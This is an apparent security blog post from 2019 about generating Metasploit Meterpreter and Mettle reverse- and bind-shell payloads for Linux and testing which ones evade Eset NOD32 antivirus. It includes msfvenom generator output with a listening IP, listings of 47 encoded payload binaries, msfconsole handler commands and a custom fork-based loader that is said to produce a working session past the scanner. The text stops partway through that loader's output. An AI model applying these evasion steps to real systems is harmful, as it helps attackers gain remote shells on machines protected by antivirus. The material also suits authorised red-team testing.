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Metasploit payloads evasion against Linux AV

Posted on April 23, 2019

Well there are not many Linux antivirus solutions out there, but from the few I think Avast, Eset and Kaspersky are among the best out there. Purpose of this article is not to promote one product over the other, but rather use them in a live example testing that could be part of a Red-Team exercise (if they ever go this path of course) to prepare against potential Antivirus software and to know what will get flagged and what will pass (Metasploit/Meterpreter/Mettle)

So for the sake of this exercise I have created a simple shell script generator that will produce various encoded executable Linux payloads of interest, which we will upload to a Linux Virtual machine (Ubuntu 18.04 x86_64) and let the installed AV handle the findings. What would be left would be the pieces that would theoretically work and bypass the AV, so we will test a few examples to verify their functionality.

I have concentrated on mainly the Linux x86 and x86_64 Meterpreter/Mettle payloads with various encoder combinations. The shell script generator includes variable names that can be changes to use a combination of ones liking and automating the process of generating the binaries.


Make sure you place the below script in your metasploit-framework path and make it executable. The generator script is residing here ->

https://github.com/DoktorCranium/Linux-Meterpreter-tests/blob/master/Linux-meterpreter-tests/AV-TEST-LINUX.sh

When running the script you should input the Metasploit-framework LISTENING IP address and TCP Port for example :

```
*********************************************************
 Automatic METTLE loader generator  - FOR METASPLOIT
 For  Linux x86_64  - STATIC BINARY
 aarch64/armle/mipsbe/mipsle/x64/x86
 Fork() exercise using custom mettle loader
 Astr0Baby
*********************************************************
What IP are we gonna use ? 192.168.11.3
What Port Number are we gonna listen to? : 9000
[*] Checking if metasploit msfconsole and  msfvenom are present in current path ..
[*] Found msfvenom in current path ........ good
Framework Version: 5.0.19-dev-1978847ffb
[*] Checking if GCC compiler is present..
[*] Found gcc
gcc (Ubuntu 6.5.0-2ubuntu1~18.04) 6.5.0 20181026
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 175 (iteration=0)
x64/xor chosen with final size 175
Payload size: 175 bytes
Final size of elf file: 295 bytes
Saved as: AVCHECK/x64-mt-reverse_tcp-xor.elf
```

In our first test scenario, we will be using the Eset NOD32 4.0.90 on Ubuntu 18.04 (x86_64)



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



Next we shall have a list of generated test payloads that we will feed to the remote machine with the Linux AV via scp. In our test we have generated 47 executables.


```
-rw-r--r-- 1 root root 1102368 Apr 23 23:44 aarch64-reverse_tcp2.elf
-rw-r--r-- 1 root root     332 Apr 23 23:43 aarch64-reverse_tcp.elf
-rw-r--r-- 1 root root 1030664 Apr 23 23:44 armle-reverse_tcp2.elf
-rw-r--r-- 1 root root     464 Apr 23 23:44 mipsbe-reverse_tcp.elf
-rw-r--r-- 1 root root     464 Apr 23 23:44 mipsle-reverse_tcp.elf
-rw-r--r-- 1 root root     162 Apr 23 23:39 x64-exec.elf
-rw-r--r-- 1 root root     162 Apr 23 23:39 x64-exec-xor.elf
-rw-r--r-- 1 root root     198 Apr 23 23:39 x64-mt-bind_tcp.elf
-rw-r--r-- 1 root root     239 Apr 23 23:39 x64-mt-bind_tcp-xor.elf
-rw-r--r-- 1 root root 1046472 Apr 23 23:39 x64-mt-reverse_tcp2.elf
-rw-r--r-- 1 root root     249 Apr 23 23:38 x64-mt-reverse_tcp.elf
-rw-r--r-- 1 root root 1046631 Apr 23 23:39 x64-mt-reverse_tcp-xor2.e
-rw-r--r-- 1 root root     295 Apr 23 23:38 x64-mt-reverse_tcp-xor.el
-rw-r--r-- 1 root root 1046472 Apr 23 23:39 x64-mt-rev-http.elf
-rw-r--r-- 1 root root 1046472 Apr 23 23:40 x64-mt-rev-https.elf
-rw-r--r-- 1 root root 1046631 Apr 23 23:39 x64-mt-rev-https-xor.elf
-rw-r--r-- 1 root root 1046631 Apr 23 23:39 x64-mt-rev-http-xor.elf
-rw-r--r-- 1 root root     206 Apr 23 23:40 x64-sh-bind_tcp2.elf
-rw-r--r-- 1 root root     198 Apr 23 23:40 x64-sh-bind_tcp.elf
-rw-r--r-- 1 root root     247 Apr 23 23:40 x64-sh-bind_tcp-xor2.elf
-rw-r--r-- 1 root root     239 Apr 23 23:40 x64-sh-bind_tcp-xor.elf
-rw-r--r-- 1 root root     249 Apr 23 23:40 x64-sh-reverse.elf
-rw-r--r-- 1 root root     194 Apr 23 23:40 x64-sh-reverse_tcp2.elf
-rw-r--r-- 1 root root     239 Apr 23 23:40 x64-sh-reverse_tcp-xor2.e
-rw-r--r-- 1 root root     295 Apr 23 23:40 x64-sh-reverse-xor.elf
-rw-r--r-- 1 root root     122 Apr 23 23:41 x86-exec.elf
-rw-r--r-- 1 root root     257 Apr 23 23:41 x86-exec-xor.elf
-rw-r--r-- 1 root root     194 Apr 23 23:42 x86-mt-bind_tcp.elf
-rw-r--r-- 1 root root     329 Apr 23 23:41 x86-mt-bind_tcp-xor.elf
-rw-r--r-- 1 root root 1107556 Apr 23 23:41 x86-mt-reverse_tcp2.elf
-rw-r--r-- 1 root root     207 Apr 23 23:41 x86-mt-reverse_tcp.elf
```

```
-rw-r--r-- 1 root root 1107790 Apr 23 23:41 x86-mt-reverse_tcp-xor2.e
-rw-r--r-- 1 root root     342 Apr 23 23:41 x86-mt-reverse_tcp-xor.el
-rw-r--r-- 1 root root     614 Apr 23 23:43 x86-mt-reverse_tcp-xor.el
-rw-r--r-- 1 root root 1107556 Apr 23 23:42 x86-mt-rev-http.elf
-rw-r--r-- 1 root root 1107556 Apr 23 23:42 x86-mt-rev-https.elf
-rw-r--r-- 1 root root 1107790 Apr 23 23:42 x86-mt-rev-https-xor.elf
-rw-r--r-- 1 root root 1107790 Apr 23 23:42 x86-mt-rev-http-xor.elf
-rw-r--r-- 1 root root     162 Apr 23 23:43 x86-sh-bind_tcp2.elf
-rw-r--r-- 1 root root     194 Apr 23 23:43 x86-sh-bind_tcp.elf
-rw-r--r-- 1 root root     297 Apr 23 23:43 x86-sh-bind_tcp-xor2.elf
-rw-r--r-- 1 root root     329 Apr 23 23:42 x86-sh-bind_tcp-xor.elf
-rw-r--r-- 1 root root     207 Apr 23 23:43 x86-sh-reverse.elf
-rw-r--r-- 1 root root     152 Apr 23 23:43 x86-sh-reverse_tcp2.elf
-rw-r--r-- 1 root root     287 Apr 23 23:43 x86-sh-reverse_tcp-xor2.e
-rw-r--r-- 1 root root     342 Apr 23 23:43 x86-sh-reverse-xor.elf
```

So once we have uploaded them the AV kicks in and auto-removes most of them of course



Once the process finishes we see that there are a few files left intact, out of these some won't work, but some will, which we will test next... we have 27 files left



Out of these, lets see the x86_64 ones that would be of interest to us since the VM runs 64bit

```
-rw-r--r-- 1 user user 162 Apr 23 22:08 x64-exec-xor.elf
-rw-r--r-- 1 user user 162 Apr 23 22:08 x64-exec.elf
-rw-r--r-- 1 user user 198 Apr 23 22:08 x64-mt-bind_tcp.elf
-rw-r--r-- 1 user user 1046631 Apr 23 22:08 x64-mt-rev-http-xor.elf
-rw-r--r-- 1 user user 1046631 Apr 23 22:08 x64-mt-rev-https-xor.elf
-rw-r--r-- 1 user user 1046631 Apr 23 22:08 x64-mt-reverse_tcp-xor2.e
-rw-r--r-- 1 user user 198 Apr 23 22:08 x64-sh-bind_tcp.elf
```


We will configure our test LISTENER (place the below script in the metasploit-framework directory and make executable)

https://github.com/DoktorCranium/Linux-Meterpreter-tests/blob/master/Linux-meterpreter-tests/LISTENER-LINUX-METTLE.sh

(And adjust to the tested remote payloads ie change line 13 accordingly)

```
echo -n './msfconsole -x "use exploit/multi/handler; set PAYLOAD linu
```


We need to modify the linux/x64/meterpreter/reverse_tcp to the corresponding payload in the LISTENER if we are going to verify anything apart from meterpreter/reverse_tcp

Will in this case become

```
echo -n './msfconsole -x "use exploit/multi/handler; set PAYLOAD linu
```


The above will work with **x64-mt-reverse_tcp-xor2.elf** since the platform is x64, and it is a meterpreter reverse tcp payload, so we will fire up our listener (please note the difference in the above 2 payloads !)

And execute the payload on the testing VM with Eset NOD32 AV and get a nice core-dumped message :)



So lets try other x86_64 ones with meterpreter/mettle we have next to try -> **x64-mt-bind_tcp.elf**

So we adjust the LISTENER again this time with **linux/x64/meterpreter/bind_tcp** payload, this time however we need to add a remote IP for the bind_tcp to work (which kinda sucks) but we will test nevertheless, this time it works




But we want to have a working reverse meterpreter/mettle payload that bypasses Eset NOD32 !

So lets try some more custom code


https://github.com/DoktorCranium/Linux-Meterpreter-tests/blob/master/Linux-meterpreter-tests/LINUX-FORK-METTLE.sh

```
*****************************************************
 Automatic METTLE loader generator  - FOR METASPLOIT
 For  Linux x86_64  - STATIC BINARY
 aarch64/armle/mipsbe/mipsle/x64/x86
 Fork() exercise using custom mettle loader
 Astr0Baby
*****************************************************
What IP are we gonna use ? 192.168.11.3
What Port Number are we gonna listen to? : 9000
[*] Checking if metasploit msfconsole and  msfvenom are present in current path ..
[*] Found msfvenom in current path ........ good
Framework Version: 5.0.19-dev-1978847ffb
[*] Checking if GCC compiler is present..
[*] Found gcc
gcc (Ubuntu 6.5.0-2ubuntu1~18.04) 6.5.0 20181026
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 175 (iteration=0)
x64/xor chosen with final size 175
